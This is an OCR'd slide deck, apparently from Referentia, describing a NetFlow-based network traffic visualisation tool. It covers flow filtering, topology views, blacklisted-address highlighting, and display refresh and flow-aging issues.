
referentia



- **Panning**
- **Zooming**
- **Color Coding**
- **Aggregation**


Flow System View

- Filtering
- Tracing of Flows
- Source and Destination ID
- DNS Resolution
- Historical Replay
- Black Listed IP ID



Device Topology View


referentia




- **Device Level View**
- **Process Flows in Real Time**
- **Updates Display – 10 sec**
- **Shows IP to IP, Port to Port**
- **Switching Path**

Individual Flow

- Isolation down to particular source
- Aggregation along shared path
- Highlighting of black listed address
- Tunnel to physical interface association
- Indicators for policies such as ACL, QoS, PBR




Device Topology View



- Table View
- Using Flexible Netflow
  - IPv6
  - MAC, TCP
  - AS Number
  - Next Hop etc


Display Updates and NetFlow Behavior

- **Static display easier, real time* is harder**
- **How long to leave flows displayed**
  - Process flow records as they come in
  - Update/Refresh rate of the display – 10 sec
  - Aging of the flows out of the display
  - Router – active/inactive timer settings




Flow Display and Processing Issues

referentia



